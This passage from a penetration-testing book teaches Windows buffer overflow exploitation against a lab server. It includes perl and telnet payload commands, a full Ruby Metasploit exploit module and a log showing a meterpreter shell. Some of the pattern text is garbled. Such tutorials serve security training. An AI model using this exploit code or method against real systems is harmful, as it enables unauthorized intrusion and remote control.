Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bf0Bg1Bf2Bf3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

We can see that running the `pattern_create.rb` script from the `/tools/exploit/` directory for a pattern of 1,000 bytes will generate the preceding output. This output can be fed to the vulnerable application as follows:



```
> Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af
h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
Ak6Ak7Ak8Ak9Ak10Ak11Ak12Ak13Ak14Ak15Ak16Ak17Ak18Ak19Ak0Ak1Ak2Ak3Ak4Ak5
2An3An4An5An6An7An8An9An0Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8A
p9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Au0Av1Av
2Av3Av4Av5Av6Av7Av8Av9Av0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5
Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd
2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8B
f9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh1Bh2B_
```

Looking from the target's endpoint, we can see the offset value, as shown in the following screenshot:



We have **72413372** as the address that overwrote EIP register.

Using the pattern_offset tool


In the preceding section, we saw that we overwrote the EIP address with 72413372. Let's figure out the exact number of bytes required to overwrite the EIP with the pattern_offset tool. This tool takes two arguments; the first one is the address and the second one is the length, which was 1000 as generated using pattern_create. Let's find out the offset as follows:

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb 72413372 1000
[*] Exact match at offset 520
```

The exact match is found to be at 520. Therefore, any 4 bytes after 520 characters becomes the contents of the EIP register.

Finding the JMP ESP address

Let's review the diagram we used to understand the exploitation again as follows:



We successfully completed the first step in the preceding diagram. Let's find the JMP ESP address. We require the address of a JMP ESP instruction because our payload will be loaded to the ESP register and we cannot simply point to the payload after overwriting the buffer. Hence, we will require the address of a JMP ESP instruction from an external DLL, which will ask the program to make a jump to the content of ESP that is to the start of our payload.


In order to find the jump address, we will require a debugger so that we can see which DLL files are loaded with the vulnerable application. The best choice according to me is

Immunity Debugger. Immunity Debugger comes with a ton of plugins that aid exploit writing.

Using Immunity Debugger to find executable modules

Immunity Debugger is an application that helps us to find out the behavior of an application at runtime. This helps us identify flaws, the value of registers, reverse engineer the application, and so on. Analyzing the application that we are exploiting in the Immunity Debugger will not only help us understand the values contained in the various registers better, but will also tell us about a variety of information about the target application, such as the statement where the crash took place and the executable modules linked to an executable file.

An executable can be loaded into the Immunity Debugger directly by selecting **Open** from the **File** menu. We can also attach a running app by attaching its process to the Immunity Debugger by selecting the **Attach** option from the **File** menu. When we navigate to **File | Attach**, it will present us with the list of running processes on the target system. We just need to select the appropriate process. However, an important point here is that when a process attaches to the **Immunity Debugger**, by default, it lands in a pause state. Therefore, make sure you press the play button to change the state of the process from the paused state to the running state. Let's see how we can attach a process to Immunity Debugger:



After pressing the **Attach** button, let's see which DLL files are loaded with the vulnerable application by navigating to **View** and selecting the **Executable Modules** option. This will present us with the following list of DLL files:

Base	Size	Entry	Name	File version	Path
00400000	0000F000	00401130	bof-serv		C:\Documents and Settings\Administrator\Desktop\bof-server.exe
662B0000	00058000	652E7851	hnetcfg	5.1.2600.2180	< C:\WINDOWS\system32\hnetcfg.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.2180	< C:\WINDOWS\system32\mswsock.dll
71A90000	00008000	71A9142E	wshtcpip	5.1.2600.2180	< C:\WINDOWS\System32\wshtcpip.dll
71A00000	00008000	71A01642	WS2HELP	5.1.2600.2180	< C:\WINDOWS\system32\WS2HELP.dll
71A80000	00017000	71A8B1273	MS2_32	5.1.2600.2180	< C:\WINDOWS\system32\MS2_32.DLL
72C10000	00058000	72C1F2A1	msvcrt	7.0.2600.2180	< C:\WINDOWS\system32\msvcrt.dll
72D40000	00090000	72D50EB1	USER32	5.1.2600.2180	< C:\WINDOWS\system32\USER32.dll
72DD0000	0009B000	72DD79D4	ADUIPAPI32	5.1.2600.2180	< C:\WINDOWS\system32\ADUIPAPI32.dll
72E70000	00091000	72E76284	RPCRT4	5.1.2600.2180	< C:\WINDOWS\system32\RPCRT4.dll
72F10000	00046000	72F163CA	GDI32	5.1.2600.2180	< C:\WINDOWS\system32\GDI32.dll
7C800000	000F4000	7C80B436	kernel32	5.1.2600.2180	< C:\WINDOWS\system32\kernel32.dll
7C900000	000B0000	7C913156	ntdll	5.1.2600.2180	< C:\WINDOWS\system32\ntdll.dll

Now that we have the list of DLL files, we now need to find the `JMP ESP` address from one of them.

Using msfbinscan

We saw in the previous section that we found the DLL modules associated with the vulnerable application. Either we can use Immunity Debugger to find the address of `JMP ESP` instructions, which is a lengthy and time-consuming process, or we can simply use `msfbinscan` to search the addresses for `JMP ESP` instruction from a DLL file, which is a much faster process and eliminates manual search.

Running the help command on msfbinscan gets the following output:

```
root@kali:/usr/share/metasploit-framework# msfbinscan -h
Usage: /usr/bin/msfbinscan [mode] <options> [targets]

Modes:
  -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
  [PE|ELF|MACHO]
  -p, --poppopret                  Search for pop+pop+ret combinations
  [PE|ELF|MACHO]
  -r, --regex [regex]               Search for regex match
  [PE|ELF|MACHO]
  -a, --analyze-address [address]  Display the code at the specified address
  [PE|ELF]
  -b, --analyze-offset [offset]    Display the code at the specified offset
  [PE|ELF]
  -f, --fingerprint              Attempt to identify the packer/compiler
  [PE]
  -i, --info                      Display detailed information about the image
  [PE]
  -R, --ripper [directory]        Rip all module resources to disk
  [PE]
  --context-map [directory]       Generate context-map files
  [PE]

Options:
  -A, --after [bytes]             Number of bytes to show after match (-a/-b)
  [PE|ELF|MACHO]
  -B, --before [bytes]            Number of bytes to show before match (-a/-b)
  [PE|ELF|MACHO]
  -I, --image-base [address]     Specify an alternate ImageBase
  [PE|ELF|MACHO]
  -D, --disasm                   Disassemble the bytes at this address
  [PE|ELF]
  -F, --filter-addresses [regex] Filter addresses based on a regular expression
  [PE]
  -h, --help                      Show this message
```


We can perform variety of tasks such as finding the POP-POP-RET instruction addresses for SEH-based buffer overflows, displaying the code at a particular address and much more with msfbinscan. We just need to find the address of JMP ESP instruction. We can achieve this by using the -j switch followed by the register name, which is ESP. Let's begin the search on ws2_32.dll file in order to find the JMP ESP address:

```
root@kali:~# msfbinscan -j esp /root/Desktop/ws2_32.dll
[/root/Desktop/ws2_32.dll]
0x71ab9372 push esp; ret
root@kali:~#
```

The result of the command returned 0x71ab9372. This is the address of a JMP ESP instruction in the ws2_32.dll file. We simply need to overwrite the EIP register with this address and the payload will successfully find and execute our shellcode.

Stuffing the space

Let's revise the exploitation diagram and understand where exactly we lie in the exploitation process:



We have successfully completed the second step. However, an important point here is that sometimes it may happen that the shellcode may not always land at the location in memory pointed to by ESP. In this situation, where there is a gap between the EIP and ESP, we need to fill this space with random padding data or NOPs.

Suppose we send ABCDEF to ESP, but when we analyze it using **Immunity Debugger**, we get the contents as DEF only. In this case, we have three missing characters. Therefore, we will pad the payload with three NOP bytes or other random data.

Let's see if padding is necessary in the vulnerable application:

```
root@kali:~# perl -e 'print "A" x 520 . "\x72\x93\xab\x71". "ABCDEF"' > jnx.txt
root@kali:~# telnet 192.168.10.104 200 < jnx.txt
Trying 192.168.10.104...
Connected to 192.168.10.104.
Escape character is '^]'.

> Connection closed by foreign host.
```

In the preceding screenshot, we created data based on the values we have for the buffer size. We know that the offset is 520. Therefore, we supplied 520 As followed by the JMP ESP address in little endian format, which is followed by random text, that is, "ABCDEF". After sending the generated random data, we analyze the ESP register in immunity debugger as follows:

Registers (FPU)	
EAX	FFFFFFFF
ECX	00002737
EDX	00000008
EBX	00000000
ESP	0022FD71 ASCII "BCDEF"
EBP	41414142
ESI	01D19B1A
EDI	3D02C758
EIP	0022FD76

We can see that the letter A from the random text "ABCDEF" is missing. Hence, we just need single byte padding to achieve alignment. It is a good practice to pad the space before ShellCode with few extra NOPs to avoid issues with shellcode decoding and irregularities.

Relevance of NOPs

NOPs or NOP-sled are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses. We supply NOPs commonly before the start of the ShellCode to ensure its successful execution in the memory while performing no operations and just sliding through the memory addresses. The `\x90` instruction represents a NOP instruction in the hexadecimal format.

Determining bad characters

Sometimes it may happen that after setting up everything right for exploitation, we may never get to exploit the system. Alternatively, it might happen that our exploit has completed but the payload fails to execute. This can happen in cases where the data supplied in the exploit is either truncated or improperly parsed by the target system causing unexpected behavior. This will make the entire exploit unusable and we will struggle to get the shell or meterpreter onto the system. In this case, we need to determine the bad characters that are preventing the execution. To handle such situations, the best method is to find matching similar exploit and use the bad characters from it in your exploit.

We need to define these bad characters in the `Payload` section of the exploit. Let's see an example:

```
'Payload'      =>
{
    'Space'     => 800,
    'BadChars'  => "\x00\x20\x0a\x0d",
    'StackAdjustment' => -3500,
},
```

The preceding section is taken from the `freeftpd_user.rb` file under
`/exploit/windows/ftp`.



More information on finding bad characters can be found at <http://resources.infosecinstitute.com/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/>.

Determining space limitations


The Space variable in the Payload field determines total size of the shellcode. We need to assign enough space for the Payload to fit in. If the Payload is large and the space allocated is less than the shellcode of the payload, it will not execute. In addition, while writing custom exploits, the shellcode should be as small as possible. We may have a situation where the available space is only for 200 bytes but the available shellcode needs at least 800 bytes of space. In this situation, we can fit a small first stage shellcode within the buffer, which will execute and download the second, larger stage, to complete the exploitation.



For smaller shellcode for various payloads, visit <http://www.shell-storm.org/shellcode/>.

Writing the Metasploit exploit module

Let's review our exploitation process diagram and check if we are good to finalize the module or not:



We can see we have all the essentials for developing the Metasploit module. This is because the payload generation is automated in Metasploit and can be changed on the fly as well. So, let's get started:

```

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'          => 'Stack Based Buffer Overflow Example',
            'Description'   => %q{
                Stack Based Overflow Example Application Exploitation Module
            },
            'Platform'      => 'win',
            'Author'        =>
            [
                'Nipun Jaswal'
            ],
            'Payload'       =>
            {
                'space'  => 1000,
                'BadChars' => "\x00\xff",
            },
            'Targets'       =>
            [
                ['Windows XP SP2', { 'Ret' => 0x71AB9372, 'Offset' => 520}]
            ],
            'DisclosureDate' => 'Apr 19 2016'
        ))
        register_options(
            [
                Opt::RPORT(200)
            ], self.class)
    end

```

Before starting with the code, let's have a look at libraries we used in this module:

Include Statement	Path	Usage
Msf::Exploit::Remote::Tcp	/lib/msf/core/exploit/tcp.rb	The TCP library file provides basic TCP functions such as connect, disconnect, write data, and so on.

In exactly the same way we built modules in the second chapter, the exploit modules begin by including the necessary library paths and then including the necessary files from those paths. We define the type of module to be `Msf::Exploit::Remote`, meaning a remote exploit. Next, we have the `initialize` constructor method, in which we define name, description, author information, and so on. However, we can see plenty of new declarations in the `initialize` method. Let's see what they are:

Declaration	Value	Usage
Platform	win	Defines the type of platform the exploit is going to target. The value win denotes that the exploit will be usable on windows based operating systems.
DisclosureDate	Apr 19 2016	The date of disclosure of the vulnerability.
Targets	Ret: 0x71AB9372	Ret field for a particular OS defines the JMP ESP address we found in the previous section.
Targets	Offset: 520	Offset field for a particular OS defines the number of bytes required to fill the buffer just before overwriting EIP. We found this value in the previous section.
Payload	Space: 1000	The space variable in the payload declaration defines the amount of maximum space the payload can use. This is fairly important, since sometimes we have very limited space to load our shellcode.
Payload	BadChars: \x00\xff	The BadChars variable in the payload declaration defines the bad characters to avoid in the payload generation process. The practice of declaring bad characters will ensure stability and removal of bytes that may cause the application to crash or no execution of the payload to take place.

We also define the default port for the exploit module as 200 in the `register_options` section. Let's have a look at the remaining code:

```
def exploit
  connect
  buf = make_nops(target['Offset'])
  buf = buf + [target['Ret']].pack('V') + make_nops(10) + payload.encoded
  sock.put(buf)
  handler
  disconnect
end
end
```

Let's understand some of the important functions used in the preceding code:

Function	Library	Usage
make_nops	/lib/msf/core/exploit.rb	The method is used to create n number of NOPs by passing n as the count
Connect	/lib/msf/core/exploit/tcp.rb	The method is called to make a connection to the target
disconnect	/lib/msf/core/exploit/tcp.rb	The method is called to disconnect an existing connection to the target
handler	/lib/msf/core/exploit.rb	This passes the connection to the associated payload handler to check if the exploit succeeded and a connection is established

We saw in the previous section that `run` method is used as the default method for auxiliary modules. However, for the exploits, the `exploit` method is considered the default main method.

We begin by connecting to the target using `connect`. Using the `make_nops` function, we created 520 NOPs by passing the `Offset` field of the `target` declaration that we defined in the `initialize` section. We stored these 520 NOPs in the `buf` variable. In the next instruction, we appended the `JMP ESP` address to `buf` by fetching its value from the `Ret` field of the `target` declaration. Using `pack('V')`, we get the little endian format for the address. Along with the `Ret` address, we append a few NOPs to serve as padding before the `ShellCode`. One of the advantages of using Metasploit is to switch payload on the fly. Therefore, simply appending the payload using `payload.encoded` will append the currently selected payload to the `buf` variable.

Next, we simply send the value of `buf` to the connected target using `sock.put`. We run the `handler` method to check if the target was exploited successfully and if a connection was established to it or not. At last, we simply disconnect from the target using `disconnect`. Let's see if we are able to exploit the service or not:

```
msf > use exploit/windows/masteringmetasploit/example200-1
msf exploit(example200-1) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(example200-1) > show options

Module options (exploit/windows/masteringmetasploit/example200-1):

Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOST    192.168.10.104   yes        The target address
RPORT     200            yes        The target port

Payload options (windows/meterpreter/bind_tcp):

Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LPORT      4444          yes        The listen port
RHOST    192.168.10.104   no        The target address

Exploit target:

Id  Name
--  --
0   Windows XP SP2

msf exploit(example200-1) > exploit
```

We set the required options and payload as `windows/meterpreter/bind_tcp` that denotes a direct connection to the target. Let's see what happens when we exploit the system using the `exploit` command:

```
msf exploit(example200-1) > exploit


[*] Started bind handler
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.118:36771 -> 192.168.10.104:4444) at 2016-04-14 09:28:14 -0400

meterpreter >
```

Jackpot! We got meterpreter access to the target with ease. Now that we've completed the first exploit module successfully, we will now jump into a slightly more advanced exploit module in the next example.

Exploiting SEH-based buffer overflows with Metasploit

Exception handlers are code modules that catch exceptions and errors generated during the execution of the program. This allows the program to continue execution instead of crashing. Windows operating systems have default exception handlers and we see them generally when an application crashes and throws a pop up that says "XYZ program has encountered an error and needs to close". When the program generates an exception, the equivalent address of the catch code is loaded and called from the stack. However, if we somehow manage to overwrite the address in the stack for the catch code of the handler, we will be able to control the application. Let's see how things are arranged in a stack when an application is implemented with exception handlers:



In the preceding diagram, we can see that we have the address of the catch block in the stack. We can also see, on the right side, that when we feed enough input to the program, it overwrites the address of the catch block in the stack as well. Therefore, we can easily find out the offset value for overwriting the address of the catch block using the `pattern_create` and `pattern_offset` tools in Metasploit. Let's see an example:

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 4000 > 4000.txt
```


We create a pattern of 4000 characters and send it to the target using the TELNET command. Let's see the application's stack in immunity debugger:

01A3FFBC	45306E45	En0E
01A3FFC0	6E45316E	n1En
01A3FFC4	336E4532	2En3 Pointer to next SEH record
01A3FFC8	45346E45	En4E SE handler
01A3FFCC	6E45356E	n5En
01A3FFD0	376E4536	6En7

We can see in the application's stack pane that the address of the SE handler was overwritten with 45346E45. Let's use `pattern_offset` to find the exact offset as follows:

```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 45346E45 1000  
[*] Exact match at offset 3522
```


We can see that the exact match is at 3522. However, an important point to note here is that according to the design of a SEH frame, we have the following components:



According to the preceding diagram, an SEH record contains the first 4 bytes as the address of the next SEH handler and the next 4 bytes as the address of the catch block. An application may have multiple exception handlers. Therefore, a particular SEH record stores the first 4 bytes as the address of the next SEH record. Let's see how we can take an advantage of SEH records:

1. We will cause an exception in the application so that a call is made to the exception handler.
2. We will overwrite the address of the handler field with the address of a POP/POP/RETN instruction. This is because we need to switch execution to the address of the next SEH frame (4 bytes before the address of the catch handler). We will use POP/POP/RET because the memory address where the call to the catch block is saved is stored in the stack and the address of the pointer to the next handler is at ESP+8 (ESP is referred as the top of stack). Therefore, two POP operations will redirect execution to the start of 4 bytes that are the address of the next SEH record.
3. While supplying the input in the very first step, we will overwrite the address of the next SEH frame with the JMP instruction to our payload. Therefore, when the second step completes, the execution will make a jump of specified number of bytes to the ShellCode.
4. Successfully jumping to the ShellCode will execute the payload and we will gain access to the target.

Let's understand these steps with the following diagram:



In the preceding diagram, when an exception occurs it calls the address of the handler (already overwritten with the address of POP/POP/RET instruction). This causes the execution of POP/POP/RET and redirects execution to the address of the next SEH record (already overwritten with a short jump). Therefore, when the JMP executes, it points to the shellcode, and the application treats it as another SEH record.

Building the exploit base

